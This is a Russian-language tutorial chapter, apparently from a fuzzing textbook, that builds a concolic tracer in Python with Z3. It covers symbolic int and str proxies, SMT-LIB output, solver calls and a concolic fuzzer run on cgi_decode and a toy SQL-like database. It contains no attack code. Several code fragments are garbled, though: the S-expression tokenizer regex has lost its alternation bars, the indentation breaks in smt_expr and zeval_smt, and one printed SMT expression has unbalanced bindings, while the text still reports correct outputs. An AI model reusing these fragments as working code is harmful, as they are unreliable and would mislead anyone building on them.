    # '__floor__',
    # '__trunc__',
]

def make_int_unary_wrapper(fname, fun, zfun):
    def proxy(self):
        return zint(self.context, zfun(self.z), fun(self.v))

    return proxy

def init_concolic_2():
    for fname in INT_UNARY_OPS:
        fun = getattr(int, fname)
        zfun = getattr(z3.ArithRef, fname)
        setattr(zint, fname, make_int_unary_wrapper(fname, fun, zfun))

INITIALIZER_LIST.append(init_concolic_2)
init_concolic_2()

with ConcolicTracer() as _:
    ia = zint.create(_.context, 'int_a', 0)
    print((-ia).z)
    print((+ia).z)

-int_a
int_a

```

Целое число в булевом контексте

Условие или операторы `or`, `and`, `not` могут преобразовать целое число в булев контекст. Тогда вызывается `__bool__()`, который обязан вернуть примитивное булево значение. Поэтому текущую целочисленную формулу принудительно превращаем в предикат и регистрируем в контексте:

```

class zint(zint):
    def __bool__(self):
        # return zbool(self.context, self.z, self.v) <-- not allowed
        # force registering boolean condition
        if self != 0:
            return True

```

```

        return False

with ConcolicTracer() as _:
    za = zint.create(_.context, 'int_a', 1)
    zb = zint.create(_.context, 'int_b', 0)
    if za and zb:
        print(1)

_.context

({'int_a': 'Int', 'int_b': 'Int'}, [0 != int_a, Not(0 != int_b)])

```

Остальные методы ConcolicTracer

Теперь дополним сам трассировщик.

Преобразование в формат выражений SMT

При работе с Z3 бывает полезно получить SMT-представление символьного выражения — его можно передать Z3 или другому SMT-решателю.

Формат [SMT-LIB](#) использует объявления переменных в виде S-выражений. Например:

```

(declare-const x Int)
(declare-const b (_ BitVec 8))
(declare-const r Real)
(declare-const s String)

```

Объявленные переменные используются в логических формулах, также записанных S-выражениями:

```

(assert
  (and
    (= a b)
    (= a c)
    (! b c)))

```

Пример со строковыми переменными:

```

(or (< 0 (str.indexof (str.substr my_str1 7 19) " where " 0))
    (= (str.indexof (str.substr my_str1 7 19) " where " 0) 0))

```

Метод `smt_expr()` формирует объявления и объединённое утверждение; при необходимости он упрощает выражение:

```

class ConcolicTracer(ConcolicTracer):
    def smt_expr(self, show_decl=False, simplify=False, path=[]):
        r = []
        if show_decl:
            for decl in self.decls:
                v = self.decls[decl]
                v = '(_ BitVec 8)' if v == 'BitVec' else v
                r.append("(declare-const %s %s)" % (decl, v))
        path = path if path else self.path
        if path:
            path = z3.And(path)
            if show_decl:
                if simplify:
                    return '\n'.join([
                        *r,
                        "(assert %s)" % z3.simplify(path).sexpr()
                    ])
                else:
                    return '\n'.join([
                        *r, "(assert %s)" % path.sexpr()
                    ])

```

```

        else:
            return z3.simplify(path).sexpr()
    else:
        return ''

```

Рассмотрим его применение на функции `triangle()`, определяющей, является ли треугольник равносторонним, равнобедренным или разносторонним:

```

def triangle(a, b, c):
    if a == b:
        if b == c:
            return 'equilateral'
        else:
            return 'isosceles'
    else:
        if b == c:
            return 'isosceles'
        else:
            if a == c:
                return 'isosceles'
            else:
                return 'scalene'

triangle(1, 2, 1)

'isosceles'

```

Для запуска под `ConcolicTracer` сначала явно создадим символьные аргументы. Треугольник со сторонами 1, 1, 1 является равносторонним:

```

with ConcolicTracer() as _:
    za = zint.create(_.context, 'int_a', 1)
    zb = zint.create(_.context, 'int_b', 1)
    zc = zint.create(_.context, 'int_c', 1)
    triangle(za, zb, zc)
    print(_.context)

({'int_a': 'Int', 'int_b': 'Int', 'int_c': 'Int'}, [int_a == int_b, int_b == int_c])

```

Получим выражение SMT:

```

print(_.smt_expr(show_decl=True))

(declare-const int_a Int)
(declare-const int_b Int)
(declare-const int_c Int)
(assert (and (= int_a int_b) (= int_b int_c)))

```

Собранные предикаты можно решить напрямую через Python API Z3:

```

z3.solve(_.path)

[int_c = 0, int_a = 0, int_b = 0]

```

Создание свежих имён

Прокси-классам часто нужны новые символьные переменные с ещё не использованными именами. `fresh_name()` всегда выдаёт уникальное целое число:

```

COUNTER = 0

def fresh_name():
    global COUNTER
    COUNTER += 1
    return COUNTER

fresh_name()

```


Счётчик сбрасывается при входе в новый контекст трассировщика:

```
def reset_counter():
    global COUNTER
    COUNTER = 0

class ConcolicTracer(ConcolicTracer):
    def __enter__(self):
        reset_counter()
        return self

    def __exit__(self, exc_type, exc_value, tb):
        return
```

Преобразование аргументов в конколические прокси

Ранее `concolic()` был прозрачной функцией. Полная реализация проверяет параметры вызываемой функции, выводит их типы из конкретных аргументов и создаёт соответствующий прокси-класс для каждого аргумента:

```
class ConcolicTracer(ConcolicTracer):
    def concolic(self, args):
        my_args = []
        for name, arg in zip(self.fn_args, args):
            t = type(arg).__name__
            zwrap = globals()['z' + t]
            vname = "%s_%s_%s_%s" % (self.fn.__name__, name, t, fresh_name())
            my_args.append(zwrap.create(self.context, vname, arg))
            self.fn_args[name] = vname
        return my_args

with ConcolicTracer() as _:
    _[factorial](5)
```

Теперь аргумент `factorial()` связан с символьной переменной, поэтому доступны все встреченные предикаты:

```
_.context

({'factorial_n_int_1': 'Int'},
 [Not(0 > factorial_n_int_1),
  Not(0 == factorial_n_int_1),
  Not(1 == factorial_n_int_1),
  0 != factorial_n_int_1,
  0 != factorial_n_int_1 - 1,
  0 != factorial_n_int_1 - 1 - 1,
  0 != factorial_n_int_1 - 1 - 1 - 1,
  0 != factorial_n_int_1 - 1 - 1 - 1 - 1,
  Not(0 != factorial_n_int_1 - 1 - 1 - 1 - 1 - 1)])
```

SMT-выражение можно передать решателю командной строки:

```
print(_.smt_expr(show_decl=True))

(declare-const factorial_n_int_1 Int)
(assert (let ((a!1 (distinct 0 (- (- (- factorial_n_int_1 1) 1) 1) 1)))
  (a!2 (- (- (- (- factorial_n_int_1 1) 1) 1) 1) 1)))
  (and (not (> 0 factorial_n_int_1))
    (not (= 0 factorial_n_int_1))
    (not (= 1 factorial_n_int_1))
    (distinct 0 factorial_n_int_1)
    (distinct 0 (- factorial_n_int_1 1))
    (distinct 0 (- (- factorial_n_int_1 1) 1))
    a!1
    (distinct 0 a!2)
    (not (distinct 0 (- a!2 1))))))
```

Далее определим вычисление выражения SMT как через Python, так и из командной строки.

Вычисление конколических выражений

zeval() решает предикаты контекста и возвращает результат. В режиме python используется API Z3 для Python; иначе выражение SMT записывается во временный файл и передаётся программе z3.

```
class ConcolicTracer(ConcolicTracer):
    def zeval(self, predicates=None, *, python=False, log=False):
        """Evaluate `predicates` in current context.
        - If `python` is set, use the z3 Python API; otherwise use z3 standalone.
        - If `log` is set, show input to z3.
        Return a pair (`result`, `solution`) where
        - `result` is either `sat` (satisfiable); then
          `solution` is a mapping of variables to (value, type) pairs; or
        - `result` is not `sat`, indicating an error; then `solution` is `None`
        """
        if predicates is None:
            path = self.path
        else:
            path = list(self.path)
            for i in sorted(predicates):
                if len(path) > i:
                    path[i] = predicates[i]
                else:
                    path.append(predicates[i])
        if log:
            print('Predicates in path:')
            for i, p in enumerate(path):
                print(i, p)
            print()
        r, sol = (zeval_py if python else zeval_smt)(path, self, log)
        if r == 'sat':
            return r, {k: sol.get(self.fn_args[k], None) for k in self.fn_args}
        else:
            return r, None
```

Использование Python API

Получив набор предикатов и трассировщик, zeval_py() объявляет нужные символьные переменные и применяет z3.Solver() для поиска входов, проходящих тем же путём:

```
def zeval_py(path, cc, log):
    for decl in cc.decls:
        if cc.decls[decl] == 'BitVec':
            v = "z3.%s('%s', 8)" % (cc.decls[decl], decl)
        else:
            v = "z3.%s('%s')" % (cc.decls[decl], decl)
        exec(v)
    s = z3.Solver()
    s.add(z3.And(path))
    if s.check() == z3.unsat:
        return 'No Solutions', {}
    elif s.check() == z3.unknown:
        return 'Gave up', None
    assert s.check() == z3.sat
    m = s.model()
    return 'sat', {d.name(): m[d] for d in m.decls()}

with ConcolicTracer() as _:
    _[factorial](5)
    _.zeval(python=True)
```

```
('sat', {'n': 5})
```

То есть присваивание $n == 5$ удовлетворяет всем ограничениям пути.

Использование командной строки

`zeval_smt()` записывает выражение в файл и запускает консольный решатель Z3. Его ответ тоже является S-выражением, поэтому сначала определим `parse_sexp()`:

```
import re
import subprocess

SEXPR_TOKEN = r'''(?mx)
\s*(?:
  (?P<bra>\(|)
  (?P<ket>\)|)
  (?P<token>[^\s\(|\)]+)
  (?P<string>"[^\"]*"|'[^']*')
)'''

def parse_sexp(sexp):
    stack, res = [], []
    for elements in re.finditer(SEXPR_TOKEN, sexp):
        kind, value = [(t, v) for t, v in elements.groupdict().items() if v][0]
        if kind == 'bra':
            stack.append(res)
            res = []
        elif kind == 'ket':
            last, res = res, stack.pop(-1)
            res.append(last)
        elif kind == 'token':
            res.append(value)
        elif kind == 'string':
            res.append(value[1:-1])
        else:
            assert False
    return res

parse_sexp('abcd (hello 123 (world "hello world"))')

['abcd', ['hello', '123', ['world', 'hello world']]]
```

Теперь определим `zeval_smt()`, который вызывает Z3 напрямую и разбирает решения аргументов функции:

```
import tempfile
import os

Z3_BINARY = 'z3' # Z3 binary to invoke
Z3_OPTIONS = '-t:6000' # Z3 options - a soft timeout of 6000 milliseconds

def zeval_smt(path, cc, log):
    s = cc.smt_expr(True, True, path)

    with tempfile.NamedTemporaryFile(mode='w', suffix='.smt',
                                     delete=False) as f:
        f.write(s + "\n")
        f.write("(check-sat)\n")
        f.write("(get-model)\n")

    if log:
        print(open(f.name).read())

    cmd = f"{Z3_BINARY} {Z3_OPTIONS} {f.name}"
    if log:
        print(cmd)
    output = subprocess.getoutput(cmd)
```

```

os.remove(f.name)

if log:
    print(output)

o = parse_sexp(output)
if not o:
    return 'Gave up', None

kind = o[0]
if kind == 'unknown':
    return 'Gave up', None
elif kind == 'timeout':
    return 'Timeout', None
elif kind == 'unsat':
    return 'No Solutions', {}

assert kind == 'sat', kind
if o[1][0] == 'model': # up to 4.8.8.0
    return 'sat', {i[1]: (i[-1], i[-2]) for i in o[1][1:]}
else:
    return 'sat', {i[1]: (i[-1], i[-2]) for i in o[1][0:]}

with ConcolicTracer() as _:
    _[factorial](5)

_.zeval(log=True)

```

Лог перечисляет девять предикатов пути, показывает упрощённое SMT-выражение, команду `z3 -t:6000 ...` и модель. Итог совпадает с результатом Python API:

```
('sat', {'n': ('5', 'Int')})
```

Прокси-класс для строк

Теперь определим строковый прокси `zstr`. Поскольку `str` — примитивный тип, для расширения сначала требуется `__new__()`:

```

class zstr(str):
    def __new__(cls, context, zn, v):
        return str.__new__(cls, v)

```

Как и прежде, инициализация продолжается методом `create()` и конструктором:

```

class zstr(zstr):
    @classmethod
    def create(cls, context, zn, v=None):
        return zproxy_create(cls, 'String', z3.String, context, zn, v)

    def __init__(self, context, z, v=None):
        self.context, self.z, self.v = context, z, v
        self._len = zint(context, z3.Length(z), len(v))
        #self.context[1].append(z3.Length(z) == z3.IntVal(len(v)))

```

Вспомогательный `_zv()` нужен методам, принимающим другую строку:

```

class zstr(zstr):
    def _zv(self, o):
        return (o.z, o.v) if isinstance(o, zstr) else (z3.StringVal(o), o)

```

Временный способ получить ASCII-код символа

Примечание. Это временное решение; блок можно будет убрать после выпуска исправления, описанного в [обсуждении Z3](#), которое позволит напрямую пользоваться Python API.

```

from typing import Union, Optional, Dict, Generator, Set

def visit_z3_expr(
    e: Union[z3.ExprRef, z3.QuantifierRef],
    seen: Optional[Dict[Union[z3.ExprRef, z3.QuantifierRef], bool]] = None) -> \
    Generator[Union[z3.ExprRef, z3.QuantifierRef], None, None]:
    if seen is None:
        seen = {}
    elif e in seen:
        return

    seen[e] = True
    yield e

    if z3.is_app(e):
        for ch in e.children():
            for e in visit_z3_expr(ch, seen):
                yield e
        return

    if z3.is_quantifier(e):
        for e in visit_z3_expr(e.body(), seen):
            yield e
        return

def is_z3_var(e: z3.ExprRef) -> bool:
    return z3.is_const(e) and e.decl().kind() == z3.Z3_OP_UNINTERPRETED

def get_all_vars(e: z3.ExprRef) -> Set[z3.ExprRef]:
    return {sub for sub in visit_z3_expr(e) if is_z3_var(sub)}

def z3_ord(str_expr: z3.SeqRef) -> z3.ArithRef:
    return z3.parse_smt2_string(
        f"(assert (= 42 (str.to_code {str_expr.sexpr()})))",
        decls={str(c): c for c in get_all_vars(str_expr)})
    )[0].children()[1]

def z3_chr(int_expr: z3.ArithRef) -> z3.SeqRef:
    return z3.parse_smt2_string(
        f"(assert (= \"4\" (str.from_code {int_expr.sexpr()})))",
        decls={str(c): c for c in get_all_vars(int_expr)})
    )[0].children()[1]

```

Получение числового кода

`zord()` получает символьную строку длиной в один символ и возвращает её `ord()`:

```

def zord(context, c):
    return z3_ord(c)

zc = z3.String('arg_%d' % fresh_name())
with ConcolicTracer() as _:
    zi = zord(_.context, zc)

```

Новых переменных не определяется:

```

_.context
({}, [])

```

SMT-LIB-представление выглядит так:

```

zi.sexpr()
'(str.to_code arg_2)'

```

Можно задать требуемый результат `ord()` и попросить Z3 найти символ:

```
(zi == 65).sexpr()
' (= (str.to_code arg_2) 65) '
z3.solve([zi == 65])
[arg_2 = "A"]
```

Преобразование числового кода в ASCII

Обратное преобразование в односимвольную строку выполняет `zchr()`:

```
def zchr(context, i):
    return z3_chr(i)
```

Сначала определим символьное целое число:

```
i = z3.Int('ival_%d' % fresh_name())
with ConcolicTracer() as _:
    zc = zchr(_.context, i)
```

Новых переменных контекста снова не появилось:

```
_.context
({}, [])
(zc == z3.StringVal('a')).sexpr()
' (= (str.from_code ival_1) "a") '
```

Задав итог `chr()`, получим исходный числовой аргумент:

```
z3.solve([zc == z3.StringVal('a')])
[ival_1 = 97]
```

Равенство строк

Равенство `zstr` определяется так же, как у `zint`:

```
class zstr(zstr):
    def __eq__(self, other):
        z, v = self._zv(other)
        return zbool(self.context, self.z == z, self.v == v)

    def __req__(self, other):
        return self.__eq__(other)
```

Применим его в простой функции:

```
def tstr1(s):
    if s == 'h':
        return True
    else:
        return False

with ConcolicTracer() as _:
    r = _[tstr1]('h')

_.zeval()

('sat', {'s': ('h', 'String')})
```

Это работает и для нескольких символов:

```
def tstr1(s): # type: ignore
    if s == 'hello world':
        return True
    else:
        return False

with ConcolicTracer() as _:
    r = _[tstr1]('hello world')

_.context
({'tstr1_s_str_1': 'String'}, [tstr1_s_str_1 == "hello world"])

_.zeval()

('sat', {'s': ('hello world', 'String')})
```

Длина строк

В Python нельзя переопределить `len()` так, чтобы он возвращал новый тип данных, поэтому используем обходной путь:

```
class zstr(zstr):
    def __len__(self):
        raise NotImplemented()

class zstr(zstr):
    def length(self):
        return self._len

with ConcolicTracer() as _:
    za = zstr.create(_.context, 'str_a', "s")
    if za.length() > 0:
        print(1)

1

_.context
({'str_a': 'String'}, [0 < Length(str_a)])
```

Проверим длину в трассируемой функции:

```
def tstr2(s):
    if s.length() > 1:
        return True
    else:
        return False

with ConcolicTracer() as _:
    r = _[tstr2]('hello world')

_.context
({'tstr2_s_str_1': 'String'}, [1 < Length(tstr2_s_str_1)])
```

Решатель находит короткую строку, удовлетворяющую условию длины:

```
_.zeval(log=True)
```

После печати предиката, SMT-выражения и модели итог имеет вид:

```
('sat', {'s': ('AB', 'String')})
```

Конкатенация строк

Для соединения двух строк нужны дополнительные методы:

```
class zstr(zstr):
    def __add__(self, other):
        z, v = self._zv(other)
        return zstr(self.context, self.z + z, self.v + v)

    def __radd__(self, other):
        return self.__add__(other)

with ConcolicTracer() as _:
    v1, v2 = [zstr.create(_.context, 'arg_%d' % fresh_name(), s)
               for s in ['hello', 'world']]
    if (v1 + ' ' + v2) == 'hello world':
        print('hello world')

hello world
```

Сложение символьных переменных сохраняется в контексте:

```
_.context
({'arg_1': 'String', 'arg_2': 'String'},
 [Concat(Concat(arg_1, " "), arg_2) == "hello world"])
```

Получение подстрок

Обращение к подстрокам также требует специальной поддержки:

```
class zstr(zstr):
    def __getitem__(self, idx):
        if isinstance(idx, slice):
            start, stop, step = idx.indices(len(self.v))
            assert step == 1 # for now
            assert stop >= start # for now
            rz = z3.SubString(self.z, start, stop - start)
            rv = self.v[idx]
        elif isinstance(idx, int):
            rz = z3.SubString(self.z, idx, 1)
            rv = self.v[idx]
        else:
            assert False # for now
        return zstr(self.context, rz, rv)

    def __iter__(self):
        return zstr_iterator(self.context, self)
```

Итератор строк

```
class zstr_iterator():
    def __init__(self, context, zstr):
        self.context = context
        self._zstr = zstr
        self._str_idx = 0
        self._str_max = zstr._len # intz is not an _int_

    def __next__(self):
        if self._str_idx == self._str_max: # intz#eq
            raise StopIteration
        c = self._zstr[self._str_idx]
        self._str_idx += 1
        return c

    def __len__(self):
        return self._len
```


Проверим выбор отдельных символов:

```
def tstr3(s):
    if s[0] == 'h' and s[1] == 'e' and s[3] == 'l':
        return True
    else:
        return False

with ConcolicTracer() as _:
    r = _[tstr3]('hello')
```

Контекст содержит все три встреченных предиката:

```
_.context

({'tstr3_s_str_1': 'String'},
 [str.substr(tstr3_s_str_1, 0, 1) == "h",
  str.substr(tstr3_s_str_1, 1, 1) == "e",
  str.substr(tstr3_s_str_1, 3, 1) == "l"])
```

zeval() возвращает решение, не полностью совпадающее с исходным аргументом: на s[2] нет никаких ограничений.

```
_.zeval()

('sat', {'s': ('heAl', 'String')})
```

Преобразование в верхний и нижний регистр

Поддержка upper() и lower() заметно сложнее. Для неё используются определённые ранее zchr() и zord().

```
class zstr(zstr):
    def upper(self):
        empty = ''
        ne = 'empty_%d' % fresh_name()
        result = zstr.create(self.context, ne, empty)
        self.context[1].append(z3.StringVal(empty) == result.z)
        cdiff = (ord('a') - ord('A'))
        for i in self:
            oz = zord(self.context, i.z)
            uz = zchr(self.context, oz - cdiff)
            rz = z3.And([oz >= ord('a'), oz <= ord('z')])
            ov = ord(i.v)
            uv = chr(ov - cdiff)
            rv = ov >= ord('a') and ov <= ord('z')
            if zbool(self.context, rz, rv):
                i = zstr(self.context, uz, uv)
            else:
                i = zstr(self.context, i.z, i.v)
            result += i
        return result
```

lower() устроен аналогично, но диапазоны символов меняются местами, а разность кодов прибавляется:

```
class zstr(zstr):
    def lower(self):
        empty = ''
        ne = 'empty_%d' % fresh_name()
        result = zstr.create(self.context, ne, empty)
        self.context[1].append(z3.StringVal(empty) == result.z)
        cdiff = (ord('a') - ord('A'))
        for i in self:
            oz = zord(self.context, i.z)
            uz = zchr(self.context, oz + cdiff)
            rz = z3.And([oz >= ord('A'), oz <= ord('Z')])
            ov = ord(i.v)
```

```

        uv = chr(ov + cdiff)
        rv = ov >= ord('A') and ov <= ord('Z')
        if zbool(self.context, rz, rv):
            i = zstr(self.context, uz, uv)
        else:
            i = zstr(self.context, i.z, i.v)
        result += i
    return result

```

Пример upper():

```

def tstr4(s):
    if s.upper() == 'H':
        return True
    else:
        return False

with ConcolicTracer() as _:
    r = _[tstr4]('h')

_.zeval()

('sat', {'s': ('h', 'String')})

```

Более длинный пример для lower():

```

def tstr5(s):
    if s.lower() == 'hello world':
        return True
    else:
        return False

with ConcolicTracer() as _:
    r = _[tstr5]('Hello World')

_.zeval()

('sat', {'s': ('Hello World', 'String')})

```

И снова получено правильное входное значение.

Проверка префикса строки

Определим startswith():

```

class zstr(zstr):
    def startswith(self, other, beg=0, end=None):
        assert end is None # for now
        assert isinstance(beg, int) # for now
        zb = z3.IntVal(beg)

        others = other if isinstance(other, tuple) else (other, )

        last = False
        for o in others:
            z, v = self._zv(o)
            r = z3.IndexOf(self.z, z, zb)
            last = zbool(self.context, r == zb, self.v.startswith(v))
        if last:
            return last
        return last

def tstr6(s):
    if s.startswith('hello'):
        return True
    else:
        return False

with ConcolicTracer() as _:

```

```

        r = _[tstr6]('hello world')

    _.zeval()

    ('sat', {'s': ('helloAhello', 'String')})

```

Для входа, не начинающегося с hello, решатель находит другую строку, сохраняющую ложный результат:

```

with ConcolicTracer() as _:
    r = _[tstr6]('my world')

    _.zeval()

    ('sat', {'s': ('', 'String')})

```

Предикаты требуют лишь того же результата startswith(), поэтому решения не обязаны совпадать с исходными строками.

Поиск подстрок

Определим find():

```

class zstr(zstr):
    def find(self, other, beg=0, end=None):
        assert end is None # for now
        assert isinstance(beg, int) # for now
        zb = z3.IntVal(beg)
        z, v = self._zv(other)
        zi = z3.IndexOf(self.z, z, zb)
        vi = self.v.find(v, beg, end)
        return zint(self.context, zi, vi)

def tstr7(s):
    if s.find('world') != -1:
        return True
    else:
        return False

with ConcolicTracer() as _:
    r = _[tstr7]('hello world')

    _.zeval()

    ('sat', {'s': ('worldAworld', 'String')})

```

Предикат гарантирует только, что find() вернул значение больше -1, что и отражено в решении.

Удаление пробелов по краям

Теперь реализуем strip() и его односторонние варианты:

```

import string

class zstr(zstr):
    def rstrip(self, chars=None):
        if chars is None:
            chars = string.whitespace
        if self._len == 0:
            return self
        else:
            last_idx = self._len - 1
            cz = z3.SubString(self.z, last_idx.z, 1)
            cv = self.v[-1]
            zcheck_space = z3.Or([cz == z3.StringVal(char) for char in chars])

```

```

        vcheck_space = any(cv == char for char in chars)
        if zbool(self.context, zcheck_space, vcheck_space):
            return zstr(self.context, z3.SubString(self.z, 0, last_idx.z),
                        self.v[0:-1]).rstrip(chars)
        else:
            return self

def tstr8(s):
    if s.rstrip(' ') == 'a b':
        return True
    else:
        return False

with ConcolicTracer() as _:
    r = _[tstr8]('a b ')
    print(r)

True

_.zeval()

('sat', {'s': ('a b ', 'String')})

```

Левая очистка рекурсивно удаляет первый символ, пока он входит в заданный набор:

```

class zstr(zstr):
    def lstrip(self, chars=None):
        if chars is None:
            chars = string.whitespace
        if self._len == 0:
            return self
        else:
            first_idx = 0
            cz = z3.SubString(self.z, 0, 1)
            cv = self.v[0]
            zcheck_space = z3.Or([cz == z3.StringVal(char) for char in chars])
            vcheck_space = any(cv == char for char in chars)
            if zbool(self.context, zcheck_space, vcheck_space):
                return zstr(self.context, z3.SubString(
                    self.z, 1, self._len.z), self.v[1:]).lstrip(chars)
            else:
                return self

def tstr9(s):
    if s.lstrip(' ') == 'a b':
        return True
    else:
        return False

with ConcolicTracer() as _:
    r = _[tstr9]('  a b')
    print(r)

True

_.zeval()

('sat', {'s': ('  a b', 'String')})

```

Двусторонняя очистка объединяет оба метода:

```

class zstr(zstr):
    def strip(self, chars=None):
        return self.lstrip(chars).rstrip(chars)

def tstr10(s):
    if s.strip() == 'a b':
        return True
    else:
        return False

with ConcolicTracer() as _:
    r = _[tstr10]('  a b ')

```

```

print(r)

True

_.zeval()

('sat', {'s': ('\u{c}\u{a}\u{9}\u{a} b\u{d}\u{d}', 'String')})

```

strip() создал правильные ограничения: найденное решение содержит различные пробельные символы по краям строки.

Разделение строк

Реализуем split() с явным разделителем:

```

class zstr(zstr):
    def split(self, sep=None, maxsplit=-1):
        assert sep is not None # default space based split is complicated
        assert maxsplit == -1 # for now.
        zsep = z3.StringVal(sep)
        z1 = z3.Length(zsep)
        # zi would be the length of prefix
        zi = z3.IndexOf(self.z, zsep, z3.IntVal(0))
        # Z3Bug: There is a bug in the `z3.IndexOf` method which returns
        # `z3.SeqRef` instead of `z3.ArithRef`. So we need to fix it.
        zi = z3.ArithRef(zi.ast, zi.ctx)

        vi = self.v.find(sep)
        if zbool(self.context, zi >= z3.IntVal(0), vi >= 0):
            zprefix = z3.SubString(self.z, z3.IntVal(0), zi)
            zmid = z3.SubString(self.z, zi, z1)
            zsufffix = z3.SubString(self.z, zi + z1,
                                   z3.Length(self.z))
            return [zstr(self.context, zprefix, self.v[0:vi])] + zstr(
                self.context, zsufffix, self.v[vi + len(sep):]).split(
                    sep, maxsplit)
        else:
            return [self]

    def tstr11(s):
        if s.split(',') == ['a', 'b', 'c']:
            return True
        else:
            return False

with ConcolicTracer() as _:
    r = _[tstr11]('a,b,c')
    print(r)

True

_.zeval()

('sat', {'s': ('a,b,c', 'String')})

```

Сигнальная проволока

Для упрощения отладки любые вызовы методов str, не переопределённых в zstr, должны немедленно завершаться ошибкой:

```

def make_str_abort_wrapper(fun):
    def proxy(*args, **kwargs):
        raise Exception('%s Not implemented in `zstr`' % fun.__name__)
    return proxy

def init_concolic_3():

```

```

strmembers = inspect.getmembers(zstr, callable)
zstrmembers = {m[0] for m in strmembers if len(
    m) == 2 and 'zstr' in m[1].__qualname__}
for name, fn in inspect.getmembers(str, callable):
    # Omitted 'splitlines' as this is needed for formatting output in
    # IPython/Jupyter
    if name not in zstrmembers and name not in [
        'splitlines',
        '__class__',
        '__contains__',
        '__delattr__',
        '__dir__',
        '__format__',
        '__ge__',
        '__getattr__',
        '__getnewargs__',
        '__gt__',
        '__hash__',
        '__le__',
        '__len__',
        '__lt__',
        '__mod__',
        '__mul__',
        '__ne__',
        '__reduce__',
        '__reduce_ex__',
        '__repr__',
        '__rmod__',
        '__rmul__',
        '__setattr__',
        '__sizeof__',
        '__str__']:
        setattr(zstr, name, make_str_abort_wrapper(fn))

INITIALIZER_LIST.append(init_concolic_3)
init_concolic_3()

```

Конец экскурса

Для демонстрации SimpleConcolicFuzzer применим его к `cgi_decode()` из главы о покрытии. Напрямую использовать исходную версию нельзя: поиск в `hex_values` пока не переносит ограничения, поэтому берём переписанную выше реализацию.

```

with ConcolicTracer() as _:
    _[cgi_decode]('a+c')
    _._path

[0 < Length(cgi_decode_s_str_1),
 Not(str.substr(cgi_decode_s_str_1, 0, 1) == "+"),
 Not(str.substr(cgi_decode_s_str_1, 0, 1) == "%"),
 1 < Length(cgi_decode_s_str_1),
 str.substr(cgi_decode_s_str_1, 1, 1) == "+",
 2 < Length(cgi_decode_s_str_1),
 Not(str.substr(cgi_decode_s_str_1, 2, 1) == "+"),
 Not(str.substr(cgi_decode_s_str_1, 2, 1) == "%"),
 Not(3 < Length(cgi_decode_s_str_1))]

scf = SimpleConcolicFuzzer()
scf.add_trace(_, 'a+c')
display_trace_tree(scf.ct.root)

```

Дерево трассы показывает встреченные условия пути. Любое ведущее к ? ребро обозначает ещё не пройденный путь.

Получим новый непустой вход:

```

v = scf.fuzz()
print(v)

```

A+

Для него можно получить новую трассу обычным способом и добавить её к фаззеру:

```
with ExpectError():
    with ConcolicTracer() as _:
        _[cgi_decode](v)

scf.add_trace(_, v)
display_trace_tree(scf.ct.root)
```

Обновлённое дерево теперь содержит два исследованных пути, расходящихся в одном из узлов, и оставшиеся альтернативы ?.

Полный запуск фаззера выглядит так:

```
scf = SimpleConcolicFuzzer()
for i in range(10):
    v = scf.fuzz()
    print(repr(v))
    if v is None:
        continue
    with ConcolicTracer() as _:
        with ExpectError(print_traceback=False):
            # z3.StringVal(urllib.parse.unquote('%80')) содержит ошибку Z3
            _[cgi_decode](v)
    scf.add_trace(_, v)

' '
''
'+ '
'% '
'+A '
'++ '
'AB '
'++A '
'A% '
'+AB '
```

Для двух неполных последовательностей с % возникает ожидаемое исключение `IndexError`. Итоговое дерево объединяет пути всех десяти входов и сохраняет неисследованные ответвления.

Примечание. Наш конколический трассировщик не отслеживает изменения длины строки. Поэтому все строки с одинаковым префиксом он может считать одной строкой.

`SimpleConcolicFuzzer` достаточно эффективно исследует пути рядом с путём заданного образца, но выбирает следующие пути без особой стратегии. Далее мы рассмотрим фаззер, который поднимает полученные предикаты на уровень грамматики и за счёт этого работает лучше.

Конколический грамматический фаззинг

Конколическую инфраструктуру можно непосредственно применить к грамматическому фаззингу. Реализуем класс `ConcolicGrammarFuzzer`.

Экскурс: реализация `ConcolicGrammarFuzzer`

Сначала расширим `GrammarFuzzer` вспомогательным методом `tree_to_string()`, чтобы можно было получать дерево разбора сгенерированного входа. Также определим `prune_tree()` и `coalesce()` для уменьшения глубины поддеревьев. Эти методы принимают список типов токенов:

узел такого типа превращается из дерева в лист с помощью `tree_to_string()`.

```
from InformationFlow import INVENTORY_GRAMMAR, SQLException
from GrammarFuzzer import GrammarFuzzer

class ConcolicGrammarFuzzer(GrammarFuzzer):
    def tree_to_string(self, tree):
        symbol, children, *_ = tree
        e = ''
        if children:
            return e.join([self.tree_to_string(c) for c in children])
        else:
            return e if symbol in self.grammar else symbol

    def prune_tree(self, tree, tokens):
        name, children = tree
        children = self.coalesce(children)
        if name in tokens:
            return (name, [(self.tree_to_string(tree), [])])
        else:
            return (name,
                    [self.prune_tree(c, tokens) for c in children])

    def coalesce(self, children):
        last = ''
        new_lst = []
        for cn, cc in children:
            if cn not in self.grammar:
                last += cn
            else:
                if last:
                    new_lst.append((last, []))
                    last = ''
                new_lst.append((cn, cc))
        if last:
            new_lst.append((last, []))
        return new_lst
```

Теперь фаззер может создавать входы для нашей базы данных. Будем генерировать до первого запроса `select`:

```
tgf = ConcolicGrammarFuzzer(INVENTORY_GRAMMAR)
while True:
    qtree = tgf.fuzz_tree()
    query = str(tgf.tree_to_string(qtree))
    if query.startswith('select'):
        break

with ExpectError():
    print(repr(query))
    with ConcolicTracer() as _:
        res = _[db_select](str(query))
    print(repr(res))

'select t4(I,N)!=b(k)/O!=(K4(:/Z)) from I7'
InformationFlow.SQLException: Table ('I7') was not found (expected)
```

Фаззер завершился исключением: указанная таблица не найдена. Посмотрим на встреченные предикаты:

```
for i, p in enumerate(_.path):
    print(i, p)

0 0 == IndexOf(db_select_s_str_1, "select ", 0)
1 0 == IndexOf(db_select_s_str_1, "select ", 0)
2 Not(0 >
    IndexOf(str.substr(db_select_s_str_1, 7, 34),
        " from ", 0))
3 Not(Or(0 <
    IndexOf(str.substr(db_select_s_str_1, 7, 34),
```



```

        " where ", 0),
    0 ==
    IndexOf(str.substr(db_select_s_str_1, 7, 34),
        " where ", 0)))
4 Not(str.substr(str.substr(db_select_s_str_1, 7, 34), 32, 2) ==
    "inventory")

```

ConcolicTracer позволяет получить ограничения, которых нет в грамматике. В частности, последний предикат сообщает, что для успеха имя таблицы должно быть `inventory`.

Как автоматически поднять это знание на уровень грамматики? Первая идея — просто инвертировать последний предикат:

```

new_path = _.path[0:-1] + [z3.Not(_.path[-1])]
new_ = ConcolicTracer((_.decls, new_path))
new_.fn = _.fn
new_.fn_args = _.fn_args
new_.zeval()

('No Solutions', None)

```

Это не работает, поскольку сравниваемые строки имеют разную длину:

```

print(_.path[-1])
